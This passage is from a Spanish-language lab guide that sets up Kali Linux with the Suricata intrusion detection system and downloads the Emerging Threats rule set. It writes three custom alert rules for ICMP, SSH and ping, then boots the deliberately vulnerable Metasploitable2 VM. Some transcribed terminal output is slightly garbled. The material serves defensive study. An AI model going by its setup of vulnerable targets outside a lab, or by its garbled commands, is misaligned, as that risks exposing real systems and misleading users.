


Ilustración 46. Pre-Instalación Kali Linux

- c) Abrimos la carpeta que ya fue descomprimida y damos clic al elemento azul:




Ilustración 47. Pre-Instalación Kali Linux pt 2

d) A continuación, en automático se configuro y únicamente tendremos que iniciar la maquina virtual




Ilustración 48. Configuración MV Kali Linux

Configuración:

a) Primeramente tendremos que actualizar las dependencias y descargas algunas otras con los siguientes comandos

```
[kali㉿kali:~] $ setxkbmap es
[kali㉿kali:~] $ sudo apt update
[sudo] password for kali:
Get:1 https://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 https://kali.download/kali kali-rolling/main amd64 Packages [29.2 MB]
Get:3 https://kali.download/kali kali-rolling/main amdgpu Contents (deb) [47.9 kB]
Get:4 https://kali.download/kali kali-rolling/contrib amd64 Packages [111 kB]
Get:5 https://kali.download/kali kali-rolling/contrib amdgpu Contents (deb) [270 kB]
Get:6 https://kali.download/kali kali-rolling/non-free contrib Packages [197 kB]
Get:7 https://kali.download/kali kali-rolling/non-free amdgpu Packages [876 kB]
Get:8 https://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.8 kB]
Get:9 https://kali.download/kali kali-rolling/non-free-firmware amdgpu Packages [10.8 kB]
Fetched 69.7 MB in 4min 22s (266 kB/s)
1435 packages can be upgraded. Run 'apt list --upgradable' to see them.

[kali㉿kali:~] $ sudo apt upgrade
Building dependency tree ... 50%
```

Ilustración 49. Actualización Kali Linux

b) Antes de descargar suricata, debemos tener en cuenta lo siguiente:

Ilustración 50. Paquetes necesarios

```
[root@kali]~]# sudo apt-get update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists ... 96%
```

Ilustración 51. Actualización Kali Linux pt 2

c) Instalamos suricata y más dependencias

Ilustración 52. Suricata

```
[root@kali ~]# curl https://rules.emergingthreats.net/open/suriplus/emerging.rules.tar.gz  
2021-10-28 23:47:15 [100%] 2.05M 740KB/s  
[root@kali ~]# curl https://rules.emergingthreats.net/open/suriplus/emerging.rules.tar.gz  
Resolving rules.emergingthreats.net (rules.emergingthreats.net) ... 34.225.13.104, 34.192.96.151, 18.210.119.231, ...  
Connecting to rules.emergingthreats.net (rules.emergingthreats.net)|34.225.13.104|:80 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 4565231 (4.4M) [application/octet-stream]  
Saving to: 'emerging.rules.tar.gz'  
  
emerging.rules.tar.gz 47%[=====>] 2.05M 740KB/s
```

Ilustración 53. Dependencias Suricata



```
(root㉿kali:~)[/home/kali] tar zxvf emerging.rules.tar.gz
rules/3coresec.rules
rules/BSO-License.txt
rules/LICENSE
rules/botccntrgtrgrouped.rules
rules/botccntrgtr.rules
rules/clarmy.rules
rules/classification.config
rules/compromised-ips.txt
rules/compromised.rules
rules/dns.rules
rules/dshield.rules
rules/emerging-activex.rules
rules/emerging-activex.rules
rules/emerging-attack_response.rules
rules/emerging-chat.rules
rules/emerging-coimminer.rules
rules/emerging-current_events.rules
rules/emerging-dns.rules
rules/emerging-dos.rules
rules/emerging-exploit.rules
rules/emerging-exploit.rules
rules/emerging-ftp.rules
rules/emerging-games.rules
rules/emerging-hunting.rules
rules/emerging-icmp.rules
rules/emerging-imap.info.rules
rules/emerging-imap.rules
rules/emerging-inappropriate.rules
rules/emerging-info.rules
rules/emerging-jadx.rules
rules/emerging-malware.rules
```

Ilustración 54. Dependencias Suricata pt 2

c) Movemos "rules", creamos "my-rules" y modificamos "my-rules"

```
[root@kali ~]# sudo mv rules /var/lib/suricata/  
[root@kali ~]# cd /var/lib/suricata/rules
```

Ilustración 55. Cambio de direcciones

```
[root@kali) [/var/lib/suricata/rules]
# sudo nano my-rules]
```

Ilustración 56. Creación de archivos

En esta parte es importante mencionar que aquí van nuestras reglas

- + La primera regla es para detectar intentos de conexión ICMP
 - + La segunda es para detectar intentos de conexiones SSH
 - + La tercera es para intentos de ping hacia nuestra máquina virtual



```

root@kali:~# cat /var/lib/suricata/rules
GNU nano 3.0
alert icmp any any → $HOME_NET any (msg:"Intento de conexión ICMP"; sid: 1000002; rev:1;)
alert tcp any any → $HOME_NET 22 (msg:"Intento de conexión SSH"; sid: 1000003; rev:1;)
alert icmp any any → $HOME_NET [any (msg:"Ping detectado a la VM"; sid:1000001; rev:1;)

```

Ilustración 57. Rules

d) Modificamos otros archivos





Ilustración 58. Implementación de las reglas




```

root@kali:~# cat /etc/suricata/suricata.yaml
...
rule-files:
  - emerging-exploit.rules
  - my-rules
...

```

Ilustración 59. Declaración de reglas

e) Ejecutamos



```

root@kali:~# sudo suricata -c /etc/suricata/suricata.yaml -i eth0
i: suricata: This is Suricata version 7.0.7 RELEASE running in SYSTEM mode.
W: detect-flowbits: flowbit 'ET.http.binary' is checked but not set. Checked in 2025195 and 1 other sigs
W: detect-flowbits: flowbit 'ET.http.javaclient' is checked but not set. Checked in 2015658 and 1 other sigs
W: detect-flowbits: flowbit 'et.IE7.NoRef.NoCookie' is checked but not set. Checked in 2024192 and 1 other sigs
W: detect-flowbits: flowbit 'ET.gocd.auth' is checked but not set. Checked in 2034333 and 0 other sigs
W: detect-flowbits: flowbit 'dcerpc.rpcnetlogon' is checked but not set. Checked in 2030870 and 6 other sigs
W: detect-flowbits: flowbit 'ET.BonitaDefaultCreds' is checked but not set. Checked in 2036817 and 0 other sigs
i: threads: Threads created → W: 2 FM: 1 FR: 1 Engine started.

```

Ilustración 60. Primeras dos reglas

Para ejecutar la clásica regla de detección de ping utilizamos otro comando

```
[root@kali)-[~/home/kali]  
# tail -f /var/log/suricata/fast.log
```

Ilustración 61. Comando para la tercera regla

Ilustración 62. Tercera regla

4. instalación y configuración de MetaSploitable2

Instalación:

- a) Nos dirigimos al siguiente enlace y damos clic en "Download Last Version":
<https://sourceforge.net/projects/metasploitable/>




Ilustración 63. Descarga metasploit2

b) Una vez haya terminado la descarga descomprimimos el archivo.




Ilustración 64. Extracción de paquetes MS2




Ilustración 65. Metasploit2

Configuración:

a) Creamos la máquina virtual.




Ilustración 66. Configuración MV metasploit2




Ilustración 67. Configuración MV metasploit2 pt 2




Ilustración 68. Configuración MV metasploit2 pt 3




Ilustración 69. Configuración MV metasploit2 pt 3




Ilustración 70. Configuración MV metasploit2 pt 5


b) Iniciamos la máquina virtual metasploit2



```
Starting up ...
Loading, please wait...
[ 40.099481] BUG: soft lockup - CPU#0 stuck for 11s! [modprobe:1328]
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: trying to resume from /dev/mapper/metasploitable-swap_1
kinit: No resume image, doing normal boot...
* Setting preliminary keymap... [ OK ]
* Setting the system clock [ OK ]
* Starting basic networking... [ OK ]
* Starting kernel event manager... [ OK ]
* Loading hardware drivers...
error receiving uevent message: No buffer space available [ OK ]
* Setting the system clock
* Loading kernel modules...
* Loading manual drivers...
```

Ilustración 71. MV metasploit2

```
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
